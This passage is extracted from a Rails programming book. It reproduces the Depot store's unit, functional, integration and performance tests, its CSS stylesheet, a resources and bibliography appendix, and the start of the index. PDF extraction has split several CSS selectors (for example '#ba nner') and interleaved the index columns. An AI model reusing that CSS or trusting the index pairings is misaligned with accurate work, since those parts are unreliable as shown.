T HE F ULL D EPOT A PPLICATION 714 Unit Tests Download depot_t/test/unit/cart_test.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def test_add_unique_products cart = Cart.new rails_book = products(:rails_book) ruby_book = products(:ruby_book) cart.add_product rails_book cart.add_product ruby_book assert_equal 2, cart.items.size assert_equal rails_book.price + ruby_book.price, cart.total_price end def test_add_duplicate_product cart = Cart.new rails_book = products(:rails_book) cart.add_product rails_book cart.add_product rails_book assert_equal 2*rails_book.price, cart.total_price assert_equal 1, cart.items.size assert_equal 2, cart.items[0].quantity end end Download depot_t/test/unit/cart_test1.rb require 'test_helper' class CartTest < ActiveSupport::TestCase fixtures :products def setup @cart = Cart.new @rails = products(:rails_book) @ruby = products(:ruby_book) end def test_add_unique_products @cart.add_product @rails @cart.add_product @ruby assert_equal 2, @cart.items.size assert_equal @rails.price + @ruby.price, @cart.total_price end def test_add_duplicate_product @cart.add_product @rails @cart.add_product @rails assert_equal 2*@rails.price, @cart.total_price assert_equal 1, @cart.items.size assert_equal 2, @cart.items[0].quantity end end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 715 Download depot_t/test/unit/product_test.rb require 'test_helper' class ProductTest < ActiveSupport::TestCase fixtures :products # Replace this with your real tests. test "the truth" do assert true end test "invalid with empty attributes" do product = Product.new assert !product.valid? assert product.errors.invalid?(:title) assert product.errors.invalid?(:description) assert product.errors.invalid?(:price) assert product.errors.invalid?(:image_url) end test "positive price" do product = Product.new(:title => "My Book Title" , :description => "yyy" , :image_url => "zzz.jpg" ) product.price = -1 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 0 assert !product.valid? assert_equal "should be at least 0.01" , product.errors.on(:price) product.price = 1 assert product.valid? end test "image url" do ok = %w{ fred.gif fred.jpg fred.png FRED.JPG FRED.Jpg http://a.b.c/x/y/z/fred.gif } bad = %w{ fred.doc fred.gif/more fred.gif.more } ok.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, :image_url => name) assert product.valid?, product.errors.full_messages end bad.each do |name| product = Product.new(:title => "My Book Title" , :description => "yyy" , :price => 1, Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 716 :image_url => name) assert !product.valid?, "saving #{name}" end end test "unique title" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal "has already been taken" , product.errors.on(:title) end test "unique title1" do product = Product.new(:title => products(:ruby_book).title, :description => "yyy" , :price => 1, :image_url => "fred.gif" ) assert !product.save assert_equal I18n.translate('activerecord.errors.messages.taken' ), product.errors.on(:title) end end Functional Tests Download depot_t/test/functional/admin_controller_test.rb require 'test_helper' class AdminControllerTest < ActionController::TestCase fixtures :users # Replace this with your real tests. test "the truth" do assert true end if false test "index" do get :index assert_response :success end end test "index without user" do get :index assert_redirected_to :action => "login" assert_equal "Please log in" , flash[:notice] end Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 717 test "index with user" do get :index, {}, { :user_id => users(:dave).id } assert_response :success assert_template "index" end test "login" do dave = users(:dave) post :login, :name => dave.name, :password => 'secret' assert_redirected_to :action => "index" assert_equal dave.id, session[:user_id] end test "bad password" do dave = users(:dave) post :login, :name => dave.name, :password => 'wrong' assert_template "login" end end Download depot_t/test/functional/store_controller_test.rb require 'test_helper' class StoreControllerTest < ActionController::TestCase # Replace this with your real tests. test "the truth" do assert true end end Integration Tests Download depot_t/test/integration/dsl_user_stories_test.rb require 'test_helper' class DslUserStoriesTest < ActionController::IntegrationTest fixtures :products DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } MIKES_DETAILS = { :name => "Mike Clark" , :address => "345 The Avenue" , :email => "mike@pragmaticstudio.com" , :pay_type => "cc" } Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 718 def setup LineItem.delete_all Order.delete_all @ruby_book = products(:ruby_book) @rails_book = products(:rails_book) end # A user goes to the store index page. They select a product, # adding it to their cart. They then check out, filling in # their details on the checkout form. When they submit, # an order is created in the database containing # their information, along with a single line item # corresponding to the product they added to their cart. def test_buying_a_product dave = regular_user dave.get "/store/index" dave.is_viewing "index" dave.buys_a @ruby_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS dave.is_viewing "index" check_for_order DAVES_DETAILS, @ruby_book end def test_two_people_buying dave = regular_user mike = regular_user dave.buys_a @ruby_book mike.buys_a @rails_book dave.has_a_cart_containing @ruby_book dave.checks_out DAVES_DETAILS mike.has_a_cart_containing @rails_book check_for_order DAVES_DETAILS, @ruby_book mike.checks_out MIKES_DETAILS check_for_order MIKES_DETAILS, @rails_book end def regular_user open_session do |user| def user.is_viewing(page) assert_response :success assert_template page end def user.buys_a(product) xml_http_request :put, "/store/add_to_cart" , :id => product.id assert_response :success end def user.has_a_cart_containing(*products) cart = session[:cart] assert_equal products.size, cart.items.size for item in cart.items Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 719 assert products.include?(item.product) end end def user.checks_out(details) post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => details[:name], :address => details[:address], :email => details[:email], :pay_type => details[:pay_type] } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size end end end def check_for_order(details, *products) order = Order.find_by_name(details[:name]) assert_not_nil order assert_equal details[:name], order.name assert_equal details[:address], order.address assert_equal details[:email], order.email assert_equal details[:pay_type], order.pay_type assert_equal products.size, order.line_items.size for line_item in order.line_items assert products.include?(line_item.product) end end end Download depot_t/test/integration/user_stories_test.rb require 'test_helper' class UserStoriesTest < ActionController::IntegrationTest fixtures :products # A user goes to the index page. They select a product, adding it to their # cart, and check out, filling in their details on the checkout form. When # they submit, an order is created containing their information, along with a # single line item corresponding to the product they added to their cart. test "buying a product" do LineItem.delete_all Order.delete_all ruby_book = products(:ruby_book) Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 720 get "/store/index" assert_response :success assert_template "index" xml_http_request :put, "/store/add_to_cart" , :id => ruby_book.id assert_response :success cart = session[:cart] assert_equal 1, cart.items.size assert_equal ruby_book, cart.items[0].product post "/store/checkout" assert_response :success assert_template "checkout" post_via_redirect "/store/save_order" , :order => { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } assert_response :success assert_template "index" assert_equal 0, session[:cart].items.size orders = Order.find(:all) assert_equal 1, orders.size order = orders[0] assert_equal "Dave Thomas" , order.name assert_equal "123 The Street" , order.address assert_equal "dave@pragprog.com" , order.email assert_equal "check" , order.pay_type assert_equal 1, order.line_items.size line_item = order.line_items[0] assert_equal ruby_book, line_item.product end end Performance Tests Download depot_t/test/fixtures/performance/products.yml <% 1.upto(1000) do |i| %> product_<%= i %>: id: <%= i %> title: Product Number <%= i %> description: My description image_url: product.gif price: 1234 <% end %> Download depot_t/test/performance/order_speed_test.rb require 'test_helper' require 'store_controller' Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 721 class OrderSpeedTest < ActionController::TestCase tests StoreController DAVES_DETAILS = { :name => "Dave Thomas" , :address => "123 The Street" , :email => "dave@pragprog.com" , :pay_type => "check" } self.fixture_path = File.join(File.dirname(__FILE__), "../fixtures/performance" ) fixtures :products def test_100_orders Order.delete_all LineItem.delete_all @controller.logger.silence do elapsed_time = Benchmark.realtime do 100.downto(1) do |prd_id| cart = Cart.new cart.add_product(Product.find(prd_id)) post :save_order, { :order => DAVES_DETAILS }, { :cart => cart } assert_redirected_to :action => :index end end assert_equal 100, Order.count assert elapsed_time < 3.00 end end end CSS Files Download depot_t/public/stylesheets/depot.css /* Global styles */ #notice { border: 2px solid red; padding: 1em; margin-bottom: 2em; background-color: #f0f0f0 ; font: bold smaller sans-serif; } h1 { font: 150% sans-serif; color: #226 ; border-bottom: 3px dotted #77d ; } Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 722 /* Styles for products/index */ #product-list table { border-collapse: collapse; } #product-list table tr td { padding: 5px; vertical-align: top; } #product-list .list-image { width: 60px; height: 70px; } #product-list .list-description { width: 60%; } #product-list .list-description dl { margin: 0; } #product-list .list-description dt { color: #244 ; font-weight: bold; font-size: larger; } #product-list .list-description dd { margin: 0; } #product-list .list-actions { font-size: x-small; text-align: right; padding-left: 1em; } #product-list .list-line-even { background: #e0f8f8 ; } #product-list .list-line-odd { background: #f8b0f8 ; } /* Styles for main page */ #ba nner { background: #9c9 ; padding-top: 10px; padding-bottom: 10px; Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 723 border-bottom: 2px solid; font: small-caps 40px/40px "Times New Roman", serif; color: #282 ; text-align: center; } #ba nner img { float: left; } #c olumns { background: #141 ; } #main { margin-left: 13em; padding-top: 4ex; padding-left: 2em; background: white; } #side { float: left; padding-top: 1em; padding-left: 1em; padding-bottom: 1em; width: 12em; background: #141 ; } #side a { color: #bfb ; font-size: small; } /* An entry in the store catalog */ #store .entry { overflow: auto; margin-top: 1em; border-bottom: 1px dotted #77d ; } #store .title { font-size: 120%; font-family: sans-serif; } #store .entry img { width: 75px; float: left; } Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 724 #store .entry h3 { margin-top: 0; margin-bottom: 2px; color: #227 ; } #store .entry p { margin-top: 0.5em; margin-bottom: 0.8em; } #store .entry .price-line { clear: both; } #store .entry .add-to-cart { position: relative; } #store .entry .price { color: #44a ; font-weight: bold; margin-right: 2em; } #store .entry form, #store .entry form div { display: inline; } /* Styles for the cart in the main page */ .cart-title { font: 120% bold; } .item-price, .total-line { text-align: right; } .total-line .total-cell { font-weight: bold; border-top: 1px solid #595 ; } /* Styles for the cart in the sidebar */ #ca rt, #ca rt table { font-size: smaller; color: white; } #ca rt table { border-top: 1px dotted #595 ; border-bottom: 1px dotted #595 ; Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 725 margin-bottom: 10px; } /* Styles for order form */ .depot-form fieldset { background: #efe ; } .depot-form legend { color: #dfd ; background: #141 ; font-family: sans-serif; padding: 0.2em 1em; } .depot-form label { width: 5em; float: left; text-align: right; padding-top: 0.2em; margin-right: 0.1em; display: block; } .depot-form select, .depot-form textarea, .depot-form input { margin-left: 0.5em; } .depot-form .submit { margin-left: 4em; } .depot-form div { margin: 0.5em 0; } /* The error box */ .fieldWithErrors { padding: 2px; background-color: #EEFFEE; display: inline; } .fieldWithErrors * { background-color: red; } #e rrorExplanation { width: 400px; border: 2px solid red; padding: 7px; padding-bottom: 12px; Report erratum this copy is (P1.0 printing, March 2009)
T HE F ULL D EPOT A PPLICATION 726 margin-bottom: 20px; background-color: #f0f0f0 ; } #e rrorExplanation h2 { text-align: left; font-weight: bold; padding: 5px 5px 5px 15px; font-size: 12px; margin: -7px; background-color: #c00 ; color: #fff ; } #e rrorExplanation p { color: #333 ; margin-bottom: 0; padding: 5px; } #e rrorExplanation ul li { font-size: 12px; list-style: square; } .locale { float:right; padding-top: 0.2em } Report erratum this copy is (P1.0 printing, March 2009)
Appendix D Resources D.1 Online Resources Ruby on Rails. . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . http://www.rubyonrails.com/ This is the official Rails home page, with links to testimonials, documentation, commu- nity pages, downloads, and more. Some of the best resources for beginners include the movies showing folks coding Rails applications. Ruby on Rails (for developers) . . . . . . . . . . . . . . . . . . . . . . . . . . . http://dev.rubyonrails.com/ This is the page for serious Rails developers. Here you find pointers to the latest Rails source. You’ll also find the Rails Trac system,1 containing (among other things) the lists of current bugs, feature requests, and experimental changes. [Cla08] Mike Clark. Advanced Rails Recipes: 84 New Ways to Build Stun- ning Rails Apps. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2008. [Fow03] Martin Fowler. Patterns of Enterprise Application Architecture. Addi- son Wesley Longman, Reading, MA, 2003. [Fow06] Chad Fowler. Rails Recipes. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2006. [GGA06] Justin Gehtland, Ben Galbraith, and Dion Almaer. Pragmatic Ajax: A Web 2.0 Primer. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2006. [HT00] Andrew Hunt and David Thomas. The Pragmatic Programmer: From Journeyman to Master. Addison-Wesley, Reading, MA, 2000. 1. http://www.edgewall.com/trac/. Trac is an integrated source code management system and project management system.
O NLINE R ESOURCES 728 [TFH05] David Thomas, Chad Fowler, and Andrew Hunt. Programming Ruby: The Pragmatic Programmers’ Guide. The Pragmatic Program- mers, LLC, Raleigh, NC, and Dallas, TX, second edition, 2005. [ZT08] Ezra Zygmuntowicz and Bruce Tate. Deploying Rails Applications: A Step-by-Step Guide. The Pragmatic Programmers, LLC, Raleigh, NC, and Dallas, TX, 2008. Report erratum this copy is (P1.0 printing, March 2009)
Index Symbols template for, 465 ! (methods named xxx!), 678 URLs and, 25, 48f, 426 &:xxx notation, 284 URls and, 48 /.../ (regular expression), 675 verify conditions before running, 495 :name notation, 668 :action parameter, 467 => (in hashes), 673 Action caching, 496 => (in parameter lists), 674 Action Controller, 30, 425–507 @name (instance variable), 671 action, 461 [ a, b, c ] (array literal), 673 action_name attribute, 462 [] method, 605 after_filter, 489 || (Ruby OR operator), 678 allow_concurrency (config), 684 ||= (conditional assignment), 678 append_view_path (config), 684 <%...%>, 52, 511 around filter, 491 suppress blank line with -%>, 512 asset_host (config), 521, 684 <%=...%>, 51, 511 autoloading, 269 << method, 366, 375, 605, 673 automatic render, 465 { a => b } (hash literal), 673 before_filter, 172, 489 { code } (code block), 675 cache_store (config), 500, 559, 685 301 and 307 redirect status, 470 cache_sweeper, 502 cache_template_loading (config), 686 caches_action, 498 A caches_page, 497 about (script), 261 caching, 496–504 abstract_class method, 381 consider_all_requests_local (config), 685 Accept header, 185, see HTTP, Accept cookies attribute, 462, 473 header cookies and, 473–474 :accepted parameter, 230 data and files, sending, 469 accepts attribute, 463 debug_rjs (config), 686 Access, limiting, 171–174 debug_routes (config), 685 Accessor method, 319, 671 default_charset (config), 685 ACID, see Transaction default_url_options, 438 ACROS Security, 646 environment, 462 Action, 24 erase_render_results, 465 automatic rendering, 465 erb_trim_mode (config), 686 caching, 496 expire_action, 499 exposing by mistake, 642 expire_fragment, 558, 559 flash data, 486 expire_page, 499 hiding using private, 109 field_error_proc (config), 686 index, 96 filter, see Filter method, 461 filter_parameter_logging, 648 Rails routes to, 49f filters and verification, 488–496 REST actions, 444 flash attribute, 509
A CTION M AILER 730 A CTION P ACK flash and, 486–488 testing, 211, 224 GET requests, 505–507 url_for, 433, 437, 439 headers attribute, 462, 470, 473, 509 use_accept_header (config), 686 hide_action, 461 verify, 494 in_place_edit_for, 596 see also Controller instance variables and template, 509 Action Mailer, 609–624 layout, 549 attachments, 619 layouts, 548 bcc and cc headers, 612 logger (config), 685 body template, 613 logger attribute, 464, 509 character set, 612 method_missing, 461, 467 configuration, 609 methods for, 461–473 content type, 612, 616 naming conventions, 269 create e-mail, 614 optimise_named_routes (config), 685 date header, 613 page_cache_directory (config), 503, 685 default_charset (config), 611, 686 page_cache_extension (config), 503, 685 default_content_type (config), 687 paginate, 521 default_mime_version (config), 687 param_parsers (config), 685 deliver e-mail, 614 params attribute, 110, 332, 462, 509, 524 delivery_method (config), 609, 687 perform_caching (config), 498, 685 e-mail, configuration, 609–611 prepend_view_path (config), 685 e-mail, receiving, 620–622 private methods, 109 e-mail, sending, 611–616 process, 426 email.encoded, 615 read_fragment, 557 functional testing, 623 redirect_to, 117, 465, 471, 472 generate mailer, 611 redirect_to_index, 129 headers, 612 redirects, 470 HTML format, 615, 617f render, 126, 187, 465, 508, 550, 553, implicit_parts_order (config), 687 560, 613 link to, 519 render_to_string, 469 logger (config), 687 request attribute, 462, 509 obscuring addresses, 520 request handling, 425–426 part, 620 request_forgery_protection_token (config), perform_deliveries (config), 610, 687 685 Postfix, 621 resource_action_separator (config), 686 .procmailrc file, 621 resource_path_names (config), 686 raise_delivery_errors (config), 611, 687 respond_to, 185, 448, 457 read_fixture, 622 response attribute, 464, 509 receive, 620, 622 REST actions, 444 recipients, 613 routing requests, 426–441 register_template_extensions (config), 687 map.connect, 429–433 reply_to header, 613 overview of, 427–429 send notification of errors, 663 URL generation, 433–441 sendmail, 610 routing, resource-based, 441–458 sendmail, 621 routing, testing, 458–460 sendmail_settings (config), 687 send_data, 259, 469 SMTP delivery, 610 send_file, 469 smtp_settings (config), 610, 687 session, 480 subject, 613 session attribute, 106, 464, 478, 509 template_root (config), 688 session_store (config), 686 testing, 609, 622–624 (making) sessions conditional, 483 TMail class, 615, 620 sessions and, 477–486 unit testing, 622 submodules, 269 Action Pack, see Action Controller; Action template_root (config), 465, 508 View
A CTION V IEW 731 A CTIVE R ECORD Active Record and, 425 attr_accessible, 641 Action View, 29, 508–562 attr_protected, 640 autoloading, 269 attribute_names, 337 base_path attribute, 509 attribute_present, 337 Builder templates, 510 attributes, 317, 414–417 button_to, 120, 506, 518 type mapping, 318 cache, 556, 558 attributes, 337 caching, 555–560 average, 338 controller attribute, 509 before_create, 407 ERb templates, 511 before_destroy, 407 error_message_on, 536 before_save, 407 files, uploading, 547f, 544–547 before_update, 407 forms, 523f, 523–524 before_validation, 407 forms, collections and, 541 before_validation_on_create, 407 forms, custom builders for, 537–541 before_validation_on_update, 407 forms, model object wrapping, 524–537 _before_type_cast, 319 forms, nonmodel fields, 541–544 belongs_to, 145, 360–362, 389 helpers, see Helpers, 514–728 and boolean columns, 319 helpers, formatting, 515–522 calculate, 338 html_escape, 645 callback, 346 inline expressions, 511 callbacks, 408f, 407–414 layout, see Layout objects, 410 layouts and, 548–555 child objects, 366 link_to, 506, 517 colorize_logging (config), 682 link_to_if, 518 columns, 415 link_to_unless, 518 columns and attributes, 316–320 link_to_unless_current, 519 columns_hash, 415 naming convention, 269 composed_of, 349 partials and collections, 553–554 constructor, 328, 524 Scriptlet, 512 count, 338 templates, 508–514 count_by_sql, 340 templates, adding, 560–562 create, 328, 345, 640 url_for, 437 create!, 345, 375 see also Action Controller; View CRUD and, 327–346 Action Web Service, see Web Service custom SQL, 354 action_name attribute, 462 data, reloading, 343 Active Record, 25–29, 315–316 databases, connecting to, 322–327 <<, 366, 375 default_timezone (config), 409, 683 abstract_class, 381 delete, 346, 642 accessor method, 319 delete_all, 346 acts_as_list, 388 destroy, 346, 367, 421, 642 acts_as_tree, 390 destroy_all, 346 add_to_base, 398 dynamic finder, 163, 341 after_create, 407 errors attribute, 536 after_destroy, 177, 407 errors.add, 398 after_find, 407, 409, 412 errors.clear, 398 after_initialize, 407, 409 errors.on, 398, 536 after_save, 407 establish_connection, 322, 327 after_update, 407 find, 97, 329, 638, 641 after_validation, 407 find specified rows, 330 after_validation_on_create, 407 find_all_by_, 341 after_validation_on_update, 407 find_by_, 341 aggregations, 350f, 348–353 find_by_sql, 336–338, 354, 416 allow_concurrency (config), 682 find_last_by_, 341
A CTIVE R ESOURCE 732 A CTIVE S UPPOR T find_or_create_by_, 342 set_primary_key, 321 find_or_initialize_by_, 342 set_table_name, 316 first, 390 SQL table mapping, 318f foreign keys, 357 store_full_sti_class (config), 684 form parameters, 329 structured data, 347 has_and_belongs_to_many, 361, 370, 394 sum, 122, 338 has_many, 145, 361, 369, 374, 394 table naming conventions, 316 has_one, 360, 364, 383 table relationships, 357–396 higher_item, 390 acts_as, 388–392 id, 320 associations, extending, 376–377 ignore_tables (config), 684 belongs_to, 362–364 instance, 414 callbacks, 372 last, 390 child rows, preloading, 394–395 life cycle, 407 counters, 395–396 lock_optimistically (config), 424, 683 declarations, 386f locking, optimistic, 422 foreign keys, creating, 358–360 logger (config), 683 has_one, 364–365 lower_item, 390 has_and_belongs_to_many, 370–372 magic column names, 355 has_many, 366–371 maximum, 338 join tables, models as, 373–376 minimum, 338 join tables, multiple, 379f, 377–385 move_higher, 390 joins, self-referential, 387 move_lower, 390 model relationships, 360–361 move_to_bottom, 390 overview of, 357–358 move_to_top, 390 saving, associations and, 392–394 naming conventions, 269 table_name_prefix (config), 683 new_record, 397 table_name_suffix (config), 683 object identity, 353 timestamped_migrations (config), 683 observe, 414 to_xml, 187, 276 observer, 413–414 transaction, 418 observers (config), 414 transactions, 418–424 ORM layer, 28 update, 344 overview of, 315–316 update_all, 344 partial updates, 355–356 update_attribute, 344 per-class connection, 326 update_attributes, 344 placeholder, in SQL, 331 validation, 220f, see Validation, 397–728 pluralize_table_names (config), 683 value objects, 353 primary keys and ids, 320–322 values interpreted as false, 320 primary_key=, 321 verbose (config), 684 primary_key_prefix_type (config), 683 virtual attribute, 162, 417 push, 375 write_attribute, 319 raw SQL, 354 see also Model read_attribute, 319, 417 Active Resource, 625–635 RecordNotFound error, 116 alternatives to, 625–628 record_timestamps (config), 410, 683 authentication, 634 reload, 343 Depot application collections and, rows, updating, 343 631–633 save, 327, 343, 345, 393, 421 Depot application products and, 628–631 save!, 345, 393, 419 parameters, 634 schema_format (config), 683 users and passwords, 635 select_all, 354 Active Support, 275–290 select_one, 354 ago, 281 serialize, 347 array extensions, 277 session storage in, 482 at, 278
A CTIVE M ERCHANT LIBRARY ( CREDIT - CARD PROCESSING ) 733 A GGREGATION at_beginning_of_day, 282 string extensions, 278, 279 at_beginning_of_month, 282 sum, 277 at_beginning_of_week, 282 symbol extensions, 284 at_beginning_of_year, 282 terabytes, 281 at_midnight, 282 time and date extensions, 282–284 blank, 276, 398 titleize, 279 bytes, 281 to, 278 change, 282 to_json, 275 chars, 286 to_proc, 284 date and time, 281 to_s, 283 days, 281 to_sentence, 277 each_char, 278 to_time, 283 each_with_object, 277 to_xml, 276 ends_with, 278 to_yaml, 275 enumerable extensions, 276–278 tomorrow, 282 even, 281 Unicode support, 285–290 exabyte, 281 until, 281 extensions for, 275–276 weeks, 281 first, 278 with_options, 285 fortnights, 281 years, 281 from, 278 years_ago, 282 from_now, 281 years_since, 282 gigabytes, 281 yesterday, 282 group_by, 276 ActiveMerchant library (credit-card hashes, 278 processing), 144 hours, 281 ActiveRecord::IrreversibleMigration exception, humanize, 279 299 in_groups_of, 277 Acts as..., 388 index_by, 277 acts_as_list method, 388 integers, 276 :scope parameter, 389 kilobytes, 281 acts_as_tree method, 390 last, 278 :order parameter, 391 last_month, 282 Adapter, see Database, adapter last_year, 282 add_column method, 295 many, 277 add_index method, 302 megabytes, 281 add_to_base method, 398 midnight, 282 After filter, 489 minutes, 281 modify response, 490 monday, 282 after_create method, 407 months, 281 after_destroy method, 177, 407 months_ago, 282 after_filter method, 489 months_since, 282 :except parameter, 490 next_week, 282 :only parameter, 490 next_year, 282 after_find method, 407, 409, 412 number extensions, 281–282 after_initialize (config), 680 odd, 281 after_initialize method, 407, 409 options, as hash, 285 after_save method, 407 ordinalize, 281 after_update method, 407 petabyte, 281 after_validation method, 407 pluralize, 279 after_validation_on_create method, 407 seconds_since_midnight, 282 after_validation_on_update method, 407 since, 281, 282 Aggregation, 346–353 singularize, 279 attributes, 348 starts_with, 278 constructor requirements, 348
A GILE M ANIFESTO 734 ASSERT _ RESPONSE METHOD see also Active Record, composed_of ApplicationController class, 47 Agile Manifesto, 16–17 Arachno Ruby, 39 ago method, 281 Architecture, 22–30, see MVC Ajax, 124–141, 563 Active Record, 25–29 auto_complete_field, 586 Controller, 30 autocompletion, 584 MVC, 23f, 24f, 22–25 callbacks, 572 View, 29–30 cart, hiding when empty, 136–139 Arkin, Assof, 235 degrading, 580 Around filter, 491 drag-and-drop, 590 Array (Ruby), 673 in-place editing, 595 <<, 673 innerHTML, 574 Array extension JavaScript disabled and, 139–140 in_groups_of, 277 JavaScript filters, 571 to_sentence, 277 link_to_remote, 574 :as parameter, 384 observe_field, 566 assert method, 212, 214 overview of, 607 assert method, 222 periodically_call_remote, 575 assert_dom_equal method, 229 readystate 3, 573 assert_dom_not_equal method, 230 Script.aculo.us, 583–599 assert_equal method, 222 search example, 564 assert_generates method, 458 shopping cart and, 129f, 125–130, 133 assert_in_delta method, 223 spinner, 567 assert_match method, 223 toggle effects, 599 assert_nil method, 223 troubleshooting, 132 assert_no_tag method, 233 visual effects, 134f, 133–135, 598 assert_not_equal method, 222 wait cursor, 567 assert_not_match method, 223 XmlHttpRequest, 139 assert_not_nil method, 223 see also DOM manipulation; RJS assert_not_raise method, 223 alert method, 606 assert_raise method, 223 :all parameter, 97, 332 assert_recognizes method, 458 allow_concurrency (config), 682, 684 assert_redirected_to method, 226 :allow_nil parameter, 350 assert_redirected_to method, 231 :anchor parameter, 438 assert_response method, 225, 226 Anonymous scopes, 343 :accepted parameter, 230 Aoki, Minero, 615 :bad_gateway parameter, 230 Apache, 266 :bad_request parameter, 230 see also Deployment :conflict parameter, 230 app/ directory, 258 :continue parameter, 230 append_view_path (config), 684 :created parameter, 230 Application :error parameter, 230 blank lines in, 52 :expectation_failed parameter, 230 creating, 46f, 44–46 :failed_dependency parameter, 230 documentation, 191, 192f :forbidden parameter, 230 dynamic content, 51 :found parameter, 230 Hello, World!, 46–57 :gateway_timeout parameter, 230 linking web pages, 57–60 :gone parameter, 230 reloading, 54 :http_version_not_supported parameter, review of, 61 230 run from command line, 262 :im_used parameter, 230 statistics, 191 :insufficient_storage parameter, 230 see also Depot application :internal_server_error parameter, 230 Application server, see Deployment :length_required parameter, 230 application.rb, 172, 412 :locked parameter, 230
ASSERT _ RESPONSE METHOD 735 A TTRIBUTES :method_not_allowed parameter, 230 count child rows, 395 :missing parameter, 230 extending, 376 :moved_permanently parameter, 230 many-to-many, 359, 361, 370, 373 :multi_status parameter, 230 see also has_many :through :multiple_choices parameter, 230 one-to-many, 360 :no_content parameter, 230 one-to-one, 360 :non_authoritative_information parameter, polymorphic, 380 230 saving and, 393 :not_acceptable parameter, 230 self-referential, 387 :not_extended parameter, 231 single-table inheritance, 377, 378 :not_found parameter, 231 tables, between, 357 :not_implemented parameter, 231 when things get saved, 393 :not_modified parameter, 231 Asynchronous JavaScript and XML, see :ok parameter, 231 Ajax :partial_content parameter, 231 at method, 278 :payment_required parameter, 231 at_beginning_of_day method, 282 :precondition_failed parameter, 231 at_beginning_of_month method, 282 :processing parameter, 231 at_beginning_of_week method, 282 :proxy_authentication_required parameter, at_beginning_of_year method, 282 231 at_midnight method, 282 :redirect parameter, 231 Atom (autodiscovery), 520 :request_entity_too_large parameter, 231 Atom feeds, 188 :request_timeout parameter, 231 Attachment, e-mail, 619 :request_uri_too_long parameter, 231 attr_accessible method, 641 :requested_range_not_satisfiable attr_protected method, 640 parameter, 231 attribute_names method, 337 :reset_content parameter, 231 attribute_present method, 337 :see_other parameter, 231 Attributes, 317 :service_unavailable parameter, 231 accepts (Request), 463 :success parameter, 231 action_name (Action Controller), 462 :switching_protocols parameter, 231 Active Record, 414–418 :temporary_redirect parameter, 231 assigns (Test), 233 :unauthorized parameter, 231 base_path (Action View), 509 :unprocessable_entity parameter, 231 body (Request), 463 :unsupported_media_type parameter, 231 boolean, 319 :upgrade_required parameter, 231 content_length (Request), 464 :use_proxy parameter, 231 content_type (Request), 463 assert_response method, 230 controller (Action View), 509 assert_routing method, 460 cookies (Action Controller), 462, 473 assert_select method, 234 cookies (Test), 233 assert_select_email method, 240 domain (Request), 463 assert_select_encoded method, 240 env (Request), 463 assert_select_rjs method, 240 errors (Active Record), 536 assert_tag method, 232 flash (Action Controller), 509 assert_template method, 232 flash (Test), 226, 233 assert_valid method, 223 format (Request), 463 Assertion, see Test format_and_extension (Request), 463 asset_host (config), 521, 684 headers (Action Controller), 462, 470, Assets, see JavaScript; Stylesheet 473, 509 assigns attribute, 233 headers (Request), 463 Association host (Request), 463 acts as list, 388 host_with_port (Request), 463 acts as tree, 390 listing, 337 caching child rows, 394 logger (Action Controller), 464, 509
ATTRIBUTES METHOD 736 CACHE METHOD method (Request), 462 before_create method, 407 in model, 316 before_destroy method, 407 new_session (Sessions), 481 before_filter method, 172, 489 params (Action Controller), 110, 332, :only parameter, 490 462, 509, 524 before_save method, 407 passed between controller and view, 523 _before_type_cast, 319 path (Request), 463 before_update method, 407 path_without_extension (Request), 463 before_validation method, 407 path_without_format_and_extension before_validation_on_create method, 407 (Request), 463 before_validation_on_update method, 407 port (Request), 463 begin statement, 676 port_string (Request), 463 belongs_to method, 145, 360–362, 389 protocol (Request), 463 :conditions parameter, 362 query_string (Request), 463 :counter_cache parameter, 396 redirect_to_url (Test), 233 :foreign_key parameter, 362 relative_path (Request), 463 Benchmark, see Performance remote_ip (Request), 463 Benchmark.realtime method, 251 request (Action Controller), 462, 509 benchmarker (script), 262 request_method (Request), 462 Benchmarking, 252, 311 response (Action Controller), 464, 509 Berners-Lee, Tim, 505 rows, accessing, 318 :binary column type, 296 session (Action Controller), 106, 464, 478, Bind variable (SQL), 638 509 blank method, 276, 398 session (Test), 233 Blank lines, 52 session_domain (Sessions), 480 blind_down effect, 139 session_expires (Sessions), 481 Blind down effect, 136 session_id (Sessions), 481 Blob column type, 318 session_key (Sessions), 481 Block (Ruby), 675 session_path (Sessions), 481 BlueCloth (formatting), 517 session_secure (Sessions), 481 :body parameter, 519 ssl? (Request), 463 body attribute, 463 url (Request), 463 Boolean column type, 318, 319 virtual, 162 :boolean column type, 296 see also Action Controller; Active Record, Bottleneck, see Performance attributes Breakpoints, 273 attributes method, 337 breakpointer command, 273 Authentication, 488 Brodwall, Johannes, 647 Authorize users, 172 Browsers, 124 Auto discovery (Atom, RSS), 520 DOM in, 131 auto_complete_field method, 586 Buck, Jamis, 20 auto_discovery_link_tag 